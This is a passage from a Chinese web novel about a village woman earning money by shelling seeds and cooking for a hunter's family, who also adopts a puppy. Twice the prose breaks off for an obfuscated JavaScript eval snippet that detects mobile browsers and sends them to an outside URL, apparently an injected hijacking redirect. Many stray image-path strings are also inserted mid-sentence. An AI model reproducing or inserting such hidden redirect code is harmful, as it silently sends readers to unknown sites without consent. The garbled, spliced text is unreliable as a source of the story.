崔林容掐着时辰,不敢歇息太久,继续加快速度。 快到午时,她终于剥完了一盆,送到高明月面前,高明月很吃惊:“这么快?” 崔林容不好意思道:“我还有别的事情,今天先剥这么多吧。” 高明月点头:“行,我称称。” “刚好一斤,给,五文钱。你放心,我这的工钱都是当天结算。” 这正是崔林容喜欢的,“那我明儿还来!” 高明月:“行。” 崔林容满心欢喜地走了。 今天运气真不错,出门赚五文,这一会会功夫又赚五文,十文到手了,这个点赶去给狗蛋做顿饭,二十文就有了。 崔林容觉得这日子当真都有盼头了起来。 穿过窄巷,她还记得谢家的路,不过刚走到一处拐角,谢禄突然不知从哪里冒了出来,吓了她一跳! “你干啥啊!吓死人了!” 谢禄看着她笑:“还以为你今儿不来。” 崔林容:“我为啥不来,这么好赚的钱。” 谢禄:“你说服你婆婆了?” “嗯。” “那行,快去吧,肚子好饿。” 崔林容推门进去,下一瞬就有个人影冲了过来,吓了她一跳,不过谢禄一伸手,就把对方的衣脖子抓住了。 崔林容这才看清楚,又是个少年,比狗蛋高,和谢禄差不多了都…… 但是瘦一些。 估计这就是牛蛋了…… 谢牛蛋看着崔林容笑:“你就是容姐吧,狗蛋昨天和我说了!” 崔林容:“嗯……你是牛蛋?” “嗯嗯!” 谢禄:“牛蛋进城卖野猪,顺便买点鸭子回去养。” 崔林容这才发现院子里大概有几十只小鸭子,嘎嘎叫。 崔林容点头,并不咋关心谢家的事情,她只干好自己的活。 走到灶屋准备开始做饭,谁料一瞧,眼前又是阵阵发昏。 “这……野猪肉,你们打猎弄来的?” 谢禄:“准确来说,是我。” 崔林容:“……” “你可真有本事,难怪顿顿要吃肉。” 谢禄:“不吃肉饿的心慌,容娘,多做点,别省米。” 崔林容看了眼院子里两个壮汉和一个不是壮汉饭量也惊人的半大小子,噎了一下:“知道了。” 谢狗蛋和谢牛蛋一直在张望,谢禄出去赶人。 牛蛋拉住谢禄,道:“大哥,你早上去县衙问的那个男人,就是容姐男人吧?” 谢禄挑眉:“你小子好像变聪明了。” “嘿嘿,我这是了解大哥你嘛,官府说那事,容姐知道了不?” 谢禄眉眼稍沉:“你别多嘴。” 谢牛蛋:“我肯定不说!但要是真的,估计也就这半个月的事情了。” 谢禄想到那衙役说的话——“基本都没了,就这十天半个月,消息就会传回来了,但也不一定,有些找不到的、没登记的就没消息。” “不确定,不知道,别多嘴就行。” 谢禄其实早上去衙门办另外一件事,顺嘴问了一句,说实话,知道这消息也并没让他心里轻松。 他是有点自己的小心思,但都是乡亲,真知道打仗死了这么多人他还能高兴,那他也太不是个东西了。 谢禄沉默下来,在院子里砍木头。 崔林容对他们的对话毫无所察,她正在和这一大锅野猪肉战斗。野猪肉她没做过,本想着和猪肉一样炖了,却发现这皮厚的,光是处理肉都忙活了半天…… 崔林容眼冒金星,又觉得那十文钱少了。 谢禄买了新鲜的豆角,正好能和猪肉一道焖着吃,一锅炖,崔林容放了稍微多一点的大料,香味不知不觉就飘了出去。 院子里三个男人这会儿已经在疯狂吞咽口水了,牛蛋和狗蛋更是频频张望…… 谢禄动作都缓慢了一些,直到崔林容喊:“开饭了!” 三道身影几乎是猛然蹿了过去! 崔林容走出来的时候还吓了一跳! 再看三人的样子,登时也哭笑不得了:“别挡道了,盛饭去吧。” 三人跳着进了灶屋,崔林容把一盆油汪汪的野猪肉端上桌,刚回头,就看见三人捧着大碗盆出来了。 “容姐,你也吃!”狗蛋很懂事,给崔林容也盛了一碗,崔林容犹豫了一下,谢禄道:“快点吧,饿的不成了。” 崔林容:“……行。” 她出门之前只吃了两个粗玉米面饼子,这会儿的确也饿了。 肉,野猪肉……太香了…… 崔林容从来没吃过这么好吃的肉,虽然野猪的味道大点,但她手艺的确还行,以前当姑娘家的时候还去帮忙做过席。 真不是她自卖自夸,因为旁边三人已经说明了一切。 昨个儿见识了狗蛋和谢禄的饭量,已经让她大开眼界,今天在看牛蛋的,那可真是…… 能吃下一头牛的架势。 “好吃好吃真好吃。” 一边吃还一边哼哼,谢禄白了他一眼。 崔林容想笑,他也没好到哪里去。 她看着谢禄,突然有些理解家里三个劳动力为啥谢家还挺穷,这么吃下去,那真不是一般人家能养得起的。 谢禄一个人还养两个弟弟,真不容易。 不像她,自身难保。 谢禄本来也正在胡吃海塞,但突然就察觉到了对面人柔柔的眼神,顿时斯文了起来。 是他吃相太难看了……? 谢禄轻咳了一声,崔林容收回了视线。不过…… “你手咋回事?” 谢禄眼尖,一下就看见崔林容手指上的红色,第一反应还以为她被烫了。 崔林容也低头看了一眼:“哦……没事, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278629|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 大概是剥籽弄得。” “剥籽?”谢禄不解。 崔林容嗯了一声:“我还找了个活计。” 她把明月点心坊的事情说了。 谢禄噎了一下:“你本事真大……” 崔林容:“不是你教我的吗,既然要来镇子上赚钱,总不能只在你这,一顿十文钱,回去还要给她分,我存不下多少。” 谢禄沉默片刻:“你不怕辛苦就行。” “这有啥辛苦的,行了,今儿时间差不多了,我准备走了。” 谢禄忽然道:“等会儿。” 崔林容不解,谢禄示意她去灶屋说话。 走到灶屋,谢禄突然掏出一锭碎银递给了她。 崔林容眼睛瞪得比铜铃还大。 谢禄笑了:“不至于吧,没见过银子吗?” 崔林容:“……” “见是见过,但没摸过。” 想当初自己嫁给周家,彩礼就二两银子,她碰都没碰到,就被她娘收走了。 她们在乡下,接触最多的就是铜板,一两银子一千个铜板,真是没咋见过银子。 谢禄:“今天野猪卖了个好价钱,这给你。我过两天要进山,你来镇子上就自己买菜做饭,看着花。” 崔林容懂了:“你为啥不给狗蛋,这么相信我?” “给他,明天就能给我花没了!我肯定信你。” 谢禄说着就把银子塞到她手上。 崔林容想了想,道:“你在屋里找个地存着吧,我明天来直接取,我也不敢带身上,我家里那个婆婆你晓得的。” 谢禄:“那也成,我藏个地儿。” 崔林容眼睁睁看着他把钱藏在哪里,是一点也不避着人,谢禄:“你到时候自己来找。” “你进山,不会又是要猎野猪吧?” 谢禄笑了:“哪有那么好的运气天天猎野猪,只是马上到秋天了,多抓点好东西换钱,还要囤过冬的粮食。” 崔林容:“这倒是,你家里也挺不容易的……” 谢禄笑了笑,刚要说话,眼前突然闪过什么东西,谢禄猛然将崔林容一拉—— 咚地一声,灶屋房梁上啥东西掉了下来,直直砸到崔林容面前,要不是谢禄把她拽开,肯定就直接砸到她头了…… 那是几块土砖石,这小院太破旧了,前两天下雨估计屋顶失修松动,崔林容看着有点后怕,这玩意要是砸到脑袋上…… 谢禄显然也没想到,自责道:“怪我,没注意头顶上。” “没事……” 崔林容刚开口,忽然神色一僵 ,话说到一半也停顿了。 她被谢禄拉开了是没错……但是为什么她现在整个人都被谢禄按在怀里。 男人的胸膛硬邦邦的,胳膊也和铁一样,将她箍得极紧。 乃至于胸/前被死死按住。 她几乎都要不能呼吸了…… 而谢禄此时也察觉到了不对,有些软绵绵的触感…… 夏天的衣裳都轻薄,两人几乎是同时低头。 顿时,谢禄耳根连着脖子全都红了个透…… 崔林容也没好哪里去,脸颊一片红云。 两人瞬间分开,但一个比一个尴尬,谢禄望向屋顶,崔林容低头看了看脚尖。 半晌后,她扯了扯衣裳下摆,匆匆忙忙就走了出去。 9. 第 9 章 崔林容回到王家的时候已经快申时了,她刚进去,就听见了王氏的声音。 “可算是回来了!” 崔林容有些倦色,喊了声人,接着就走到水缸前,迫不及待地喝了几口,实在是渴得不成了,在牛车上时就想喝水。 “钱拿到了?”王氏狐疑地看着人。 崔林容摸出钱袋子,里面空空如也只有四文。 “给,一人一半。” 王氏眯起眼:“你不会自己还藏了些吧?” 崔林容笑了:“找到就是娘的。” 王氏哼了一声:“这还差不多。快做饭,饿死了。” “中午你没吃吗?我留了饼子。” 王氏:“做顿像样的,我一会又要出去打牌,晚些回来。” 崔林容没说什么,直接转身进了灶屋。 王氏下午不在也好,她乐得清静。 吃过饭,王氏就出门去了,崔林容今个儿有点累,倒是也没着急做针线活,而是回房小眯了一会儿。 几乎是挨着枕头就着了。 不过梦里,她还在盘算怎么瞒着王氏藏钱呢。 今天的钱……被她偷偷藏到鞋垫的夹缝里了,崔林容弯起唇角,觉得自己绝顶聪明。 下午睡醒,崔林容马不停蹄开始绣针线活,王氏不在家,夕食也就随便将就了一顿。她有点担心王氏今晚又带人回来…… 不过还好,天刚刚擦黑的时候王氏就回来了。 没带人,带了条狗。 “汪!” 崔林容听到狗叫声之后走了出去,就见王氏牵了条小黄狗回来,看上去应该有好几个月了,不算大,但也不是奶狗。 “快来搭把手,可累死老娘了!” 王氏进门就把小狗的绳子递给了崔林容,崔林容接过之后小狗就跑到她脚边开始疯狂嗅。 崔林容:“娘,你真买了只狗回来啊?” “捡便宜了,这外头的狗要十文一只,我问了好几家了,今儿倒好,在村子口遇到个,三文钱就卖我了!” 崔林容:“这么便宜?该不会是有病的吧?” 王氏:“你娘我还能被骗?我让人给瞧过了,狗崽子活蹦乱跳的,一点毛病没有!” 崔林容仔细看了看,这狗崽的确看起来还挺活泼的,便没说啥子,转头去灶屋找了个有豁口的碗。 给小狗子舀了半碗野菜粥。 看见吃食,小黄狗疯狂朝着崔林容摇尾巴,崔林容刚把碗放在地上,它便一股脑扎进去,呼哧呼哧开始吃了起来。 王氏在院子里喝水:“凑合养吧,不用给多精细的饭食,放在家里看大门。” 崔林容走了出来:“得盖个狗窝吧?” 王氏撇嘴:“哪那么精细,愿意弄你弄。” 崔林容不说话了。 “行了我累了。”王氏起身,作势要回房睡觉,崔林容转头看了眼那小黄狗,吃饱之后小黄狗似乎认准她了,跑到脚边蹭。 崔林容想给狗起个名字,但村里大黄大黑大白都太多了,于是崔林容笑道:“以后就叫你来财,吉利。” “汪!” 来财应了一声,崔林容摸了摸它的头也笑了。 清晨的石头村在一片“喔喔喔”声里清醒。 崔林容起来之后收拾东西准备出门,王氏还没起,来财却已经在摇尾巴了。 崔林容偷偷给它舀了一盆粥:“吃快些,晚些被发现了可是没了。” 来财听懂了似的,哼哼叫,没几口就吧唧完了。 “我要出门了,好好看家啊。” 崔林容走到王氏门前,隔着木门道:“我走了啊娘。” 王氏随口应了一声,崔林容放心出了门。 这会儿还是很早,崔林容今儿留了个心眼,一路走一路都在找高掌柜要的那些果子。 这种顺路就能赚的钱,不赚白不赚。 只不过那个什么薜荔果,明月坊只收雄果,她学着去认,但是有时候也拿不准。 赶在第一辆牛车出发之前,好歹是找到了半框,宋发达看见她之后很惊讶:“容娘,你最近经常去镇子上啊。” 崔林容笑了笑:“嗯呢,买些东西,顺带也卖点野菜。” “真不容易哦。” 今天人比昨天稍多些,但崔林容不大爱说话,靠在栏杆上眯了一会儿就到镇子上了。 高明月见她送来了薜荔果,笑着道:“你还挺聪明,我看看啊,这些里面有一些是雌果,我是不收的,雄果一共三斤,给你十二文。” 崔林容露出笑意:“多谢掌柜的。” “今天也剥籽的吧?” “剥!” “那你去后面找昨天带你的嫂子。” 崔林容转身就去。 剥籽是个细致活,但好在崔林容一向细心,她一面剥籽还一面观察,发现大家干的活都不一样,还有在洗籽的。 估计和她一样,都是要用薜荔果做什么东西,这是人家掌柜的秘方,崔林容不会去打听,只干好自己的事情就行。 今天时间宽裕,她想多剥两斤。 天气逐渐热了起来,高明月对他们一向挺大方的,不多会儿,就有两个圆脸小丫鬟进来了:“掌柜说休息一刻钟,每人一碗木莲羹,解解渴。” 崔林容眼睛一亮。 “多谢掌柜的。” “掌柜的真好。” 她没想到自己也能尝到木莲羹了,这就是这个薜荔果做的,她赶紧走过去,这才发现这一碗碗的羹居然是透明色的,看起来很是清爽。 “这就是木莲羹?”崔林容问。 其中一个小丫鬟笑道:“是啊,又叫仙草冻,平时一碗两文钱呢,这边有糖水儿,你们自己浇了喝吧。” 居然还有糖水! 崔林容学着一旁一个大婶的样子淋了一勺,对方一口下去,忍不住喟叹:“啊就是这个味,解渴的不行!” 崔林容也迫不及待了,赶紧舀了一碗也来尝尝。 喝完之后她也睁大了眼,只觉得浑身的疲累都消散不见了,原来这就是木莲羹、仙草冻,冰冰凉凉又甜丝丝的,解渴消暑,实在是太好喝了。 难怪要卖两文钱…… 若是大夏天的晌午来这么一碗,她也愿意掏这个钱。 而且这还是免费的,崔林容仔细地喝完,十分珍惜。接着就回到小板凳上仔细剥籽,她要赚钱,赚钱才能买这样好的吃食。 不知不觉,崔林容今天剥了两斤,结账的时候高明月道:“你速度真快,应得的。” 崔林容仔细将钱 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278630|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 收好,咧开嘴笑了。 去谢家的路上,崔林容自己先垫钱买了些瓜果蔬菜,记好账到时候再去谢家取钱就行。 